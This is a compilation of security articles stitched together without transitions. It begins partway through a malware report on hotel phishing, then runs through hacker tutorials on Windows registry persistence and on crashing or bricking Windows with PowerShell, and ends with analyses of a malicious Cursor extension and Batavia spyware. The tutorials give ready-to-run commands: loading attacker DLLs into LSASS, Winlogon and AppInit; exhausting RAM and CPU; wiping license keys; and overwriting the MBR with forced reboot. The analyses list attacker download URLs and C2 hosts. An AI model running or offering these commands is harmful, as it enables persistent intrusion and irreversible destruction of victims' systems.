The primary targets of RevengeHotels attacks continue to be hotels and front desks, with a focus on establishments located in Brazil. However, the threat actors have been adapting their tactics, and phishing emails are now being sent in languages other than Portuguese. Specifically, we’ve observed that emails in Spanish are being used to target hotels and tourism companies in Spanish-speaking countries, indicating a potential expansion of the threat actor’s scope. Note that among earlier victims of this threat are such Spanish-speaking countries as Argentina, Bolivia, Chile, Costa Rica, Mexico, and Spain.

It is important to point out that previously reported campaigns have mentioned the threat actor targeting hotel front desks globally, particularly in Russia, Belarus, and Turkey, although no such activity has yet been detected during the latest RevengeHotels campaign.

Conclusions

RevengeHotels has significantly enhanced its capabilities, developing new tactics to target the hospitality and tourism sectors. With the assistance of LLM agents, the group has been able to generate and modify their phishing lures, expanding their attacks to new regions. The websites used for these attacks are constantly rotating, and the initial payloads are continually changing, but the ultimate objective remains the same: to deploy a remote access Trojan (RAT). In this case, the RAT in question is VenomRAT, a privately developed variant of the open-source QuasarRAT.

Kaspersky products detect these threats as HEUR:Trojan-Downloader.Script.Agent.gen, HEUR:Trojan.Win32.Generic, HEUR:Trojan.MSIL.Agent.gen, Trojan-Downloader.PowerShell.Agent.ady, Trojan.PowerShell.Agent.aqx.

Indicators of compromise

fbadfff7b61d820e3632a2f464079e8c Fat146571.js
d5f241dee73cffe51897c15f36b713cc SGDoHBZQWpLKXCAoTHXdBGlnQJLZCGBOVGLH_{TIMESTAMP}.ps1
1077ea936033ee9e9bf444dafb55867c cargajecerrr.txt
b1a5dc66f40a38d807ec8350ae89d1e4 cargajecerrr.txt
dbf5afa377e3e761622e5f21af1f09e6 runpe.txt
607f64b56bb3b94ee0009471f1fe9a3c venumentrada.txt
3ac65326f598ee9930031c17ce158d3d deobfuscated runpe.txt
91454a68ca3a6ce7cb30c9264a88c0dc deobfuscated venumentrada.txt

Advanced Windows Persistence, Part 2: Using the Registry to Maintain Persistence

Welcome back, aspiring cyberwarriors!

Persistence on Windows systems has always been a cat-and-mouse game between attackers looking for reliable footholds and defenders trying to close down avenues of abuse. Windows itself provides a wide range of mechanisms that are legitimate parts of system functionality, yet each of them can be turned into a way of ensuring malicious code runs again and again after reboot or logon. Registry values, system processes, and initialization routines are all potential targets for persistence, and while most of them were never designed with security in mind, they remain available today. What makes them attractive is durability: once configured, they survive restarts and provide repeated execution opportunities without requiring the attacker to manually re-enter the environment.

The techniques described here are all examples of registry-based persistence, each with its own advantages, drawbacks, and detection footprints. Understanding them is crucial for both attackers– who rely on stability– and defenders– who need to spot tampering before it causes damage.

AppInit

AppInit is a legacy Windows feature that tells the OS loader to map one or more DLLs into any process that links user32.dll. That means when many GUI apps start, Windows will automatically load the DLLs listed in that registry value, giving whatever code is inside those DLLs a chance to run inside those processes. It’s a registry-based, machine-wide mechanism that survives reboot and affects both 32-bit and 64-bit GUI applications when configured.

cmd#> reg add "HKLM\Software\Microsoft\Windows NT\CurrentVersion\Windows" /v LoadAppInit_DLLs /t reg_dword /d 0x1 /f

cmd#> reg add "HKLM\Software\Microsoft\Windows NT\CurrentVersion\Windows" /v AppInit_DLLs /t reg_sz /d "C:\meter64.dll" /f

AppInit windows persistence technique

cmd#> reg add "HKLM\Software\Wow6432Node\Microsoft\Windows NT\CurrentVersion\Windows" /v LoadAppInit_DLLs /t reg_dword /d 0x1 /f

cmd#> reg add "HKLM\Software\Wow6432Node\Microsoft\Windows NT\CurrentVersion\Windows" /v AppInit_DLLs /t reg_sz /d "C:\meter32.dll" /f

The first command turns the AppInit behavior on for the 64-bit registry view. The second command writes the path to the DLL(s) that Windows should try to load into GUI processes (this value is a string of one or more DLL paths). The next two commands do the same thing for the 32-bit registry view on a 64-bit system. First it will enable the mechanism for 32-bit processes, and then set the 32-bit DLL path.

In plain terms: enable AppInit, tell Windows which DLLs to load, and do it for both 64-bit and 32-bit processes so GUI apps of both architectures will load the specified libraries.

AppInit persistence initiated a connection back

Pros: survives reboots and causes the DLL to be loaded into many GUI processes automatically, giving broad coverage without per-user startup entries.

Cons: requires administrative rights to change HKLM, is noisy because the DLL will appear loaded in many processes (creating strong telemetry), and relies on an older, well-known mechanism that defenders often check.

If you’re a defender, focus on auditing the HKLM Windows keys (including the Wow6432Node path) and monitoring unusual DLL loads into system or common GUI processes.

LSASS

Modifying LSASS’s configuration to load an extra DLL is a way to get code executed inside a highly privileged, long-lived system process. LSASS is responsible for enforcing security policy and handling credentials. Because it loads configured authentication/notification packages at startup, adding an entry here causes the chosen module to be loaded into that process and remain active across reboots. That makes it powerful, but dangerous.

cmd#> reg add "HKLM\system\currentcontrolset\control\lsa" /v "Notification Packages" /t reg_multi_sz /d "rassfm\0scecli\0meter" /f

LSASS windows peristence technique

The registry command updates Notification Packages multi-string under the LSA key. In simple terms, this line tells Windows “when LSASS starts, also load the packages named rassfm, scecli, meter and force the write if the value already exists.”

LSASS  persistence initiated a connection back

Pros: survives reboots and places code inside a long-running, high-privilege process, making the persistence both durable and powerful.

Cons: requires administrative privileges to change the LSA registry, produces extremely high-risk telemetry and stability impact (misconfiguration or a buggy module can crash LSASS and destabilize or render the system unusable), and it is highly suspicious to defenders.

Putting code into LSASS buys durability and access to sensitive material, but it is one of the loudest and riskiest persistence techniques: it demands admin rights, creates strong signals for detection, and can crash the machine if done incorrectly.

Winlogon

Winlogon is the component that handles interactive user logons, and it calls the program(s) listed in the UserInit registry value after authentication completes. By appending an additional executable to that UserInit string you ensure your program is launched automatically every time someone signs in interactively. 

cmd#> reg add "HKLM\software\microsoft\windows nt\currentversion\winlogon" /v UserInit /t reg_sz /d "c:\windows\system32\userinit.exe, c:\meter.exe"

Winlogon persistence technique

This keeps the normal userinit.exe first and appends c:\meter.exe, so when Winlogon runs it will launch userinit.exe and then meter.exe as part of the logon sequence. Be aware that UserInit must include the legitimate userinit.exe path first. Removing or misordering it can break interactive logons and lock users out.

Winlogon persistence initiated a connection back

Pros: survives reboots and reliably executes at every interactive user logon, giving consistent persistence across sessions.

Cons: requires administrative privileges to change HKLM, offers no scheduling control (it only runs at logon), and is risky, since misconfiguring the UserInit value can prevent users from logging in and produces obvious forensic signals.

Microsoft Office

Many Office components read configuration from the current user’s registry hive, and attackers can abuse that by inserting a path or DLL name that Office will load or reference when the user runs the suite. This approach is per-user and survives reboots because the configuration is stored in HKCU, but it only triggers when the victim actually launches the Office component that reads that key. It’s useful when the target regularly uses Office and you want a simple, low-privilege persistence mechanism that doesn’t require installing a service or touching machine-wide autoruns.

cmd$> reg add "HKCU\Software\Microsoft\Office test\Special\Perf" /t REG_SZ /d C:\meter.dll

Microsoft Office windows persistence technique
Microsoft Office persistence initiated a connection back

Pros: survives reboots and works from a normal user account because it lives in HKCU, so no administrative rights are required.

Cons: there’s no scheduling control, it only triggers when the user launches the relevant Office component, so you cannot control an execution interval.

Summary

Windows persistence through registry modifications offers multiple paths, from legacy AppInit DLL injection to LSASS notification packages, Winlogon UserInit hijacking, and Office registry keys under HKCU. Each of these methods survives reboots, ensuring repeated code execution, but they vary in scope and stealth. AppInit and Office rely on application startup, while LSASS and Winlogon provide broader and more privileged coverage. All require different levels of access, with the most powerful options also being the loudest in telemetry and the riskiest to system stability. For defenders, the key takeaway is clear: monitoring critical registry keys under HKLM and HKCU, watching for unusual DLL or executable loads, and ensuring proper auditing are essential.

The post Advanced Windows Persistence, Part 2: Using the Registry to Maintain Persistence first appeared on Hackers Arise.

PowerShell for Hackers: How to Crash and Burn Windows with Powershell

Welcome back cyberwarriors!

In this part of the series, we are looking at how PowerShell can be used to cause large-scale disruption, from slowing systems to completely knocking them offline. These techniques range from simple resource exhaustion attacks that overload CPU and memory, to disabling hardware interfaces, wiping license keys, and finally forcing systems into a blue screen or rendering them unbootable.

It must be stressed from the outset that these techniques are highly destructive. They are not tools for casual experimentation. Some of them have been in use during cyber war operations to defend Ukraine against Russia. If misused in the wrong context, however, the results can be catastrophic and irreversible.

We will begin with the basics and gradually move toward the most dangerous techniques.

Overloading RAM

Repo

https://github.com/soupbone89/Scripts/tree/main/Load%20RAM

This script works by aggressively consuming system memory. It repeatedly allocates large arrays until nearly all available RAM is exhausted, leaving only a small buffer so the operating system does not immediately collapse. The machine slows to a crawl, applications stop responding, and the system becomes unusable.

In practice, this type of attack can serve multiple purposes. It can be used as a denial-of-service tactic to lock down a workstation or server, or it can act as a distraction, forcing administrators to focus on degraded performance while other activity takes place unnoticed in the background.

Execution is straightforward:

PS > .\loadram.ps1

Before execution the system may appear stable, but once the script runs memory consumption spikes and responsiveness slows significantly.

showing ram usage before the script load its
showing how loadram script loads ram

Overloading CPU

Repo:

https://github.com/soupbone89/Scripts/tree/main/Load%20CPU

This script applies the same principle to processor cores. It launches high-priority mathematical operations across every CPU thread, pinning usage at 100% until the script is terminated. Just as with RAM exhaustion, this method can disrupt normal operations or serve as a cover while other malicious tasks are executed.

Run the script like so:

PS > .\loadcpu.ps1

showing how loadcpu script loads cpu

The machine becomes unresponsive, fans spin up, and users quickly realize something is wrong.

Windows License Killer

Repo:

https://github.com/soupbone89/Scripts/tree/main/Windows%20License%20Killer

This script takes a more subtle but equally damaging approach. It clears Windows product keys by wiping out OEM, retail, and volume license entries from the registry. Once executed, the system is effectively stripped of activation data. After restarting the Software Protection Service, Windows appears unlicensed and may refuse to validate against Microsoft servers.

Execution:

PS > .\license.ps1

You can attempt to check the product key afterward with:

PS > (Get-WmiObject -query 'select  from SoftwareLicensingService').OA3xOriginalProductKey

removing windows product key

The result will be empty, confirming the license data is gone.

USB and Network Killer

Repo:

https://github.com/soupbone89/Scripts/tree/main/USB%20and%20Network%20Killer

This script disables both network adapters and USB controllers, cutting a machine off from connectivity and removable storage entirely. Once triggered, there is no way to transfer files, connect to the network, or even plug in a recovery device without significant manual intervention.

Administrators might deploy this in a crisis to instantly isolate a machine during incident response, but in the wrong hands it is a sabotage tool that leaves the user effectively locked out.

Run it as follows:

PS > .\killer.ps1

killing usb and network adapters

Mayhem by PowerSploit

Repo:

https://github.com/PowerShellMafia/PowerSploit/tree/master/Mayhem

The PowerSploit framework includes a dedicated module called Mayhem, containing two of the most destructive PowerShell functions available: Set-CriticalProcess and Set-MasterBootRecord. Both go far beyond simple resource exhaustion, directly attacking the stability of the operating system itself.

Set-CriticalProcess

Windows protects certain processes, such as smss.exe and csrss.exe, by marking them as critical. If they are terminated, the system triggers a Blue Screen of Death. The Set-CriticalProcess command allows you to tag any process with this critical status. Killing it immediately forces a system crash.

The crash itself does not cause permanent damage. After reboot, Windows resumes normal operation. This makes it useful as a temporary denial tactic forcing downtime, but not wiping the machine.

To use it, first copy the Mayhem module from the repository to:

C:\Program Files\WindowsPowerShell\Modules\

showing mayhem modules installed from the PowerSploit repo

Then run:

PS > Set-CriticalProcess

messing up with critical processes on windows with Set-CriticalProcess by PowerSploit

Confirm with Y, and expect the machine to blue screen in moments.

Set-MasterBootRecord

This is the most destructive of all. Unlike Set-CriticalProcess, which only disrupts a running session, this attack corrupts the Master Boot Record (MBR), which is the first sector of the hard drive. The MBR contains the bootloader and partition table, and without it Windows cannot load.

Once overwritten, the system may only display a custom message, refusing to boot into the OS. This tactic mirrors the behavior of destructive malware and ransomware wipers, leaving the target machine completely unusable until the bootloader is repaired or reinstalled.

Example execution:

PS > Set-MasterBootRecord -BootMessage 'Pwned by Cyber Cossacks!'

messing up with MasterBootRecord by corrupting Windows MBR and setting a custom message

To automate a reboot and ensure the payload takes effect immediately:

PS > Set-MasterBootRecord -BootMessage 'Pwned by Cyber Cossacks!' -Force -RebootImmediately

After reboot, the system will no longer load Windows.

Summary

The techniques described in this article show just how far PowerShell can be pushed when used as a weapon. What begins with simple disruption through RAM and CPU exhaustion quickly escalates into far more destructive actions such as disabling hardware, wiping licensing data, and crashing or even bricking systems by targeting their most fundamental components. In a cyber war context, these capabilities are significant because they move beyond espionage or lateral movement and directly affect the ability of an adversary to operate. The destructive potential cannot be overstated: once unleashed, these techniques can ripple across organizations, producing effects that are not easily reversed. That is why understanding them is important not only for those who might employ them, but also for defenders who need to recognize the damage they can cause and prepare accordingly.

The post PowerShell for Hackers: How to Crash and Burn Windows with Powershell first appeared on Hackers Arise.

Code highlighting with Cursor AI for $500,000

Attacks that leverage malicious open-source packages are becoming a major and growing threat. This type of attacks currently seems commonplace, with reports of infected packages in repositories like PyPI or npm appearing almost daily. It would seem that increased scrutiny from researchers on these repositories should have long ago minimized the profits for cybercriminals trying to make a fortune from malicious packages. However, our investigation into a recent cyberincident once again confirmed that open-source packages remain an attractive way for attackers to make easy money.

Infected out of nowhere

In June 2025, a blockchain developer from Russia reached out to us after falling victim to a cyberattack. He’d had around $500,000 in crypto assets stolen from him. Surprisingly, the victim’s operating system had been installed only a few days prior. Nothing but essential and popular apps had been downloaded to the machine. The developer was well aware of the cybersecurity risks associated with crypto transactions, so he was vigilant and carefully reviewed his every step while working online. Additionally, he used free online services for malware detection to protect his system, but no commercial antivirus software.

The circumstances of the infection piqued our interest, and we decided to investigate the origins of the incident. After obtaining a disk image of the infected system, we began our analysis.

Syntax highlighting with a catch

As we examined the files on the disk, a file named extension.js caught our attention. We found it at %userprofile%\.cursor\extensions\solidityai.solidity-1.0.9-universal\src\extension.js. Below is a snippet of its content:

A request sent by the extension to the server

A request sent by the extension to the server

This screenshot clearly shows the code requesting and executing a PowerShell script from the web server angelic[.]su: a sure sign of malware.

It turned out that extension.js was a component of the Solidity Language extension for the Cursor AI IDE, which is based on Visual Studio Code and designed for AI-assisted development. The extension is available in the Open VSX registry, used by Cursor AI, and was published about two months ago. At the time this research, the extension had been downloaded 54,000 times. The figure was likely inflated. According to the description, the extension offers numerous features to optimize work with Solidity smart contract code, specifically syntax highlighting:

The extension's description in the Open VSX registry

The extension’s description in the Open VSX registry

We analyzed the code of every version of this extension and confirmed that it was a fake: neither syntax highlighting nor any of the other claimed features were implemented in any version. The extension has nothing to do with smart contracts. All it does is download and execute malicious code from the aforementioned web server. Furthermore, we discovered that the description of the malicious plugin was copied by the attackers from the page of a legitimate extension, which had 61,000 downloads.

How the extension got on the computer

So, we found that the malicious extension had 54,000 downloads, while the legitimate one had 61,000. But how did the attackers manage to lull the developer’s vigilance? Why would he download a malicious extension with fewer downloads than the original?

We found out that while trying to install a Solidity code syntax highlighter, the developer searched the extension registry for solidity. This query returned the following:

Search results for "solidity": the malicious (red) and legitimate (green) extensions

Search results for “solidity”: the malicious (red) and legitimate (green) extensions

In the search results, the malicious extension appeared fourth, while the legitimate one was only in eighth place. Thus, while reviewing the search results, the developer clicked the first extension in the list with a significant number of downloads – which unfortunately proved to be the malicious one.

The ranking algorithm trap

How did the malicious extension appear higher in search results than the legitimate one, especially considering it had fewer downloads? It turns out the Open VSX registry ranks search results by relevance, which considers multiple factors, such as the extension rating, how recently it was published or updated, the total number of downloads, and whether the extension is verified. Consequently, the ranking is determined by a combination of factors: for example, an extension with a low number of downloads can still appear near the top of search results if that metric is offset by its recency. This is exactly what happened with the malicious plugin: the fake extension’s last update date was June 15, 2025, while the legitimate one was last updated on May 30, 2025. Thus, due to the overall mix of factors, the malicious extension’s relevance surpassed that of the original, which allowed the attackers to promote the fake extension in the search results.

The developer, who fell into the ranking algorithm trap, didn’t get the functionality he wanted: the extension didn’t do any syntax highlighting in Solidity. The victim mistook this for a bug, which he decided to investigate later, and continued his work. Meanwhile, the extension quietly installed malware on his computer.

From PowerShell scripts to remote control

As mentioned above, when the malicious plugin was activated, it downloaded a PowerShell script from https://angelic[.]su/files/1.txt.

The PowerShell script contents

The PowerShell script contents

The script checks if the ScreenConnect remote management software is installed on the computer. If not, it downloads a second malicious PowerShell script from: https://angelic[.]su/files/2.txt. This new script then downloads the ScreenConnect installer to the infected computer from https://lmfao[.]su/Bin/ScreenConnect.ClientSetup.msi?e=Access&y=Guest and runs it. From that point on, the attackers can control the infected computer via the newly installed software, which is configured to communicate with the C2 server relay.lmfao[.]su.

Data theft

Further analysis revealed that the attackers used ScreenConnect to upload three VBScripts to the compromised machine:

  • a.vbs
  • b.vbs
  • m.vbs

Each of these downloaded a PowerShell script from the text-sharing service paste.ee. The download URL was obfuscated, as shown in the image below:

The obfuscated URL for downloading the PowerShell script

The obfuscated URL for downloading the PowerShell script

The downloaded PowerShell script then retrieved an image from archive[.]org. A loader known as VMDetector was then extracted from this image. VMDetector attacks were previously observed in phishing campaigns that targeted entities in Latin America. The loader downloaded and ran the final payload from paste.ee.

Our analysis of the VBScripts determined that the following payloads were downloaded to the infected computer:

  • Quasar open-source backdoor (via a.vbs and b.vbs),
  • Stealer that collected data from browsers, email clients, and crypto wallets (via m.vbs). Kaspersky products detect this malware as HEUR:Trojan-PSW.MSIL.PureLogs.gen.

Both implants communicated with the C2 server 144.172.112[.]84, which resolved to relay.lmfao[.]su at the time of our analysis. With these tools, the attackers successfully obtained passphrases for the developer’s wallets and then syphoned off cryptocurrency.

New malicious package

The malicious plugin didn’t last long in the extension store and was taken down on July 2, 2025. By that time, it had already been detected not only by us as we investigated the incident but also by other researchers. However, the attackers continued their campaign: just one day after the removal, they published another malicious package named “solidity”, this time exactly replicating the name of the original legitimate extension. The functionality of the fake remained unchanged: the plugin downloaded a malicious PowerShell script onto the victim’s device. However, the attackers sought to inflate the number of downloads dramatically. The new extension was supposedly downloaded around two million times. The following results appeared up until recently when users searched for solidity within the Cursor AI development environment (the plugin is currently removed thanks to our efforts).

Updated search results for "solidity"

Updated search results for “solidity”

The updated search results showed the legitimate and malicious extensions appearing side-by-side in the search rankings, occupying the seventh and eighth positions respectively. The developer names look identical at first glance, but the legitimate package was uploaded by juanblanco, while the malicious one was uploaded by juanbIanco. The font used by Cursor AI makes the lowercase letter l and uppercase I appear identical.

Therefore, the search results displayed two seemingly identical extensions: the legitimate one with 61,000 downloads and the malicious one with two million downloads. Which one would the user choose to install? Making the right choice becomes a real challenge.

Similar cyberattacks

It’s worth noting that the Solidity extensions we uncovered are not the only malicious packages published by the attackers behind this operation. We used our open-source package monitoring tool to find a malicious npm package called “solsafe”. It uses the URL https://staketree[.]net/1.txt to download ScreenConnect. In this campaign, it’s also configured to use relay.lmfao[.]su for communication with the attackers.

We also discovered that April and May 2025 saw three malicious Visual Studio Code extensions published: solaibot, among-eth, and blankebesxstnion. The infection method used in these threats is strikingly similar to the one we described above. In fact, we found almost identical functionality in their malicious scripts.

Scripts downloaded by the VS Code extension (left) vs. Solidity Language (right)

Scripts downloaded by the VS Code extension (left) vs. Solidity Language (right)

In addition, all of the listed extensions perform the same malicious actions during execution, namely:

  • Download PowerShell scripts named 1.txt and 2.txt.
  • Use a VBScript with an obfuscated URL to download a payload from paste.ee.
  • Download an image with a payload from archive.org.

This leads us to conclude that these infection schemes are currently being widely used to attack blockchain developers. We believe the attackers won’t stop with the Solidity extensions or the solsafe package that we found.

Takeaways

Malicious packages continue to pose a significant threat to the crypto industry. Many projects today rely on open-source tools downloaded from package repositories. Unfortunately, packages from these repositories are often a source of malware infections. Therefore, we recommend extreme caution when downloading any tools. Always verify that the package you’re downloading isn’t a fake. If a package doesn’t work as advertised after you install it, be suspicious and check the downloaded source code.

In many cases, malware installed via fake open-source packages is well-known, and modern cybersecurity solutions can effectively block it. Even experienced developers must not neglect security solutions, as these can help prevent an attack in case a malicious package is installed.

Indicators of compromise

Hashes of malicious JS files
2c471e265409763024cdc33579c84d88d5aaf9aea1911266b875d3b7604a0eeb
404dd413f10ccfeea23bfb00b0e403532fa8651bfb456d84b6a16953355a800a
70309bf3d2aed946bba51fc3eedb2daa3e8044b60151f0b5c1550831fbc6df17
84d4a4c6d7e55e201b20327ca2068992180d9ec08a6827faa4ff3534b96c3d6f
eb5b35057dedb235940b2c41da9e3ae0553969f1c89a16e3f66ba6f6005c6fa8
f4721f32b8d6eb856364327c21ea3c703f1787cfb4c043f87435a8876d903b2c

Network indicators
https://angelic[.]su/files/1.txt
https://angelic[.]su/files/2.txt
https://staketree[.]net/1.txt
https://staketree[.]net/2.txt
https://relay.lmfao[.]su
https://lmfao[.]su/Bin/ScreenConnect.ClientSetup.msi?e=Access&y=Guest
144.172.112[.]84

Batavia spyware steals data from Russian organizations

By: Kaspersky

Introduction

Since early March 2025, our systems have recorded an increase in detections of similar files with names like договор-2025-5.vbe, приложение.vbe, and dogovor.vbe (translation: contract, attachment) among employees at various Russian organizations. The targeted attack begins with bait emails containing malicious links, sent under the pretext of signing a contract. The campaign began in July 2024 and is still ongoing at the time of publication. The main goal of the attack is to infect organizations with the previously unknown Batavia spyware, which then proceeds to steal internal documents. The malware consists of the following malicious components: a VBA script and two executable files, which we will describe in this article. Kaspersky solutions detect these components as HEUR:Trojan.VBS.Batavia.gen and HEUR:Trojan-Spy.Win32.Batavia.gen.

First stage of infection: VBS script

As an example, we examined one of the emails users received in February. According to our research, the theme of these emails has remained largely unchanged since the start of the campaign.

Example of an email with a malicious link

Example of an email with a malicious link

In this email, the employee is asked to download a contract file supposedly attached to the message. In reality, the attached file is actually a malicious link: https://oblast-ru[.]com/oblast_download/?file=hc1-[redacted].

Notably, the sender’s address belongs to the same domain – oblast-ru[.]com, which is owned by the attackers. We also observed that the file=hc1-[redacted] argument is unique for each email and is used in subsequent stages of the infection, which we’ll discuss in more detail below.

When the link is clicked, an archive is downloaded to the user’s device, containing just one file: the script Договор-2025-2.vbe, encrypted using Microsoft’s proprietary algorithm (MD5: 2963FB4980127ADB7E045A0F743EAD05).

Snippet of the malicious script after decryption

Snippet of the malicious script after decryption

The script is a downloader that retrieves a specially crafted string of 12 comma-separated parameters from the hardcoded URL https://oblast-ru[.]com/oblast_download/?file=hc1-[redacted]&vput2. These parameters are arguments for various malicious functions. For example, the script identifies the OS version of the infected device and sends it to the attackers’ C2 server.

# Value Description
1 \WebView.exe Filename to save
2 Select * from Win32_OperatingSystem Query to determine OS version and build number
3 Windows 11 OS version required for further execution
4 new:c08afd90-f2a1-11d1-8455-00a0c91f3880 ShellBrowserWindow object ID, used to open the downloaded file via the Navigate() method
5 new:F935DC22-1CF0-11D0-ADB9-00C04FD58A0B WScript.Shell object ID,
used to run the file via the Run() method
6 winmgmts:\\.\root\cimv2 WMI path used to retrieve OS version and build number
7 77;90;80;0 First bytes of the downloaded file
8 &dd=d Additional URL arguments for file download
9 &i=s Additional URL arguments for sending downloaded file size
10 &i=b Additional URL arguments for sending OS build number
11 &i=re Additional URL arguments for sending error information
12 \winws.txt Empty file that will also be created on the device

By accessing the address https://oblast-ru[.]com/oblast_download/?file=hc1-[redacted]&dd=d, the script downloads the file WebView.exe (MD5: 5CFA142D1B912F31C9F761DDEFB3C288) and saves it to the %TEMP% directory, then executes it. If the OS version cannot be retrieved or does not match the one obtained from the C2 server, the downloader uses the Navigate() method; otherwise, it uses Run().

Second stage of infection: WebView.exe

WebView.exe is an executable file written in Delphi, with a size of 3,235,328 bytes. When launched, the malware downloads content from the link https://oblast-ru[.]com/oblast_download/?file=1hc1-[redacted]&view and saves it to the directory C:\Users[username]\AppData\Local\Temp\WebView, after which it displays the downloaded content in its window. At the time of analysis, the link was no longer active, but we assume it originally hosted the fake contract mentioned in the malicious email.

At the same time as displaying the window, the malware begins collecting information from the infected computer and sends it to an address with a different domain, but the same infection ID: https://ru-exchange[.]com/mexchange/?file=1hc1-[redacted]. The only difference from the ID used in the VBS script is the addition of the digit 1 at the beginning of the argument, which may indicate the next stage of infection.

The spyware collects several types of files, including various system logs and office documents found on the computer and removable media. Additionally, the malicious module periodically takes screenshots, which are also sent to the C2 server. To avoid sending the same files repeatedly, the malware creates a file named h12 in the %TEMP% directory and writes a 4-byte FNV-1a_32 hash of the first 40,000 bytes of each uploaded file. If the hash of any subsequent file matches a value in h12, that file is not sent again.

Type Full path or mask
Pending file rename operations log c:\windows\pfro.log
Driver install and update log c:\windows\inf\setupapi.dev.log
System driver and OS component install log c:\windows\inf\setupapi.setup.log
Programs list Directory listing of c:\program files*
Office documents *.doc, *.docx, *.ods, *.odt, *.pdf, *.xls, *.xlsx

In addition, WebView.exe downloads the next-stage executable from https://oblast-ru[.]com/oblast_download/?file=1hc1-[redacted]&de and saves it to %PROGRAMDATA%\jre_22.3\javav.exe. To execute this file, the malware creates a shortcut in the system startup folder: %APPDATA%\Microsoft\Windows\Start Menu\Programs\StartUp\Jre22.3.lnk. This shortcut is triggered upon the first device reboot after infection, initiating the next stage of malicious activity.

Third stage of infection: javav.exe

The executable file javav.exe (MD5: 03B728A6F6AAB25A65F189857580E0BD) is written in C++, unlike WebView.exe. The malicious capabilities of the two files are largely similar; however, javav.exe includes several new functions.
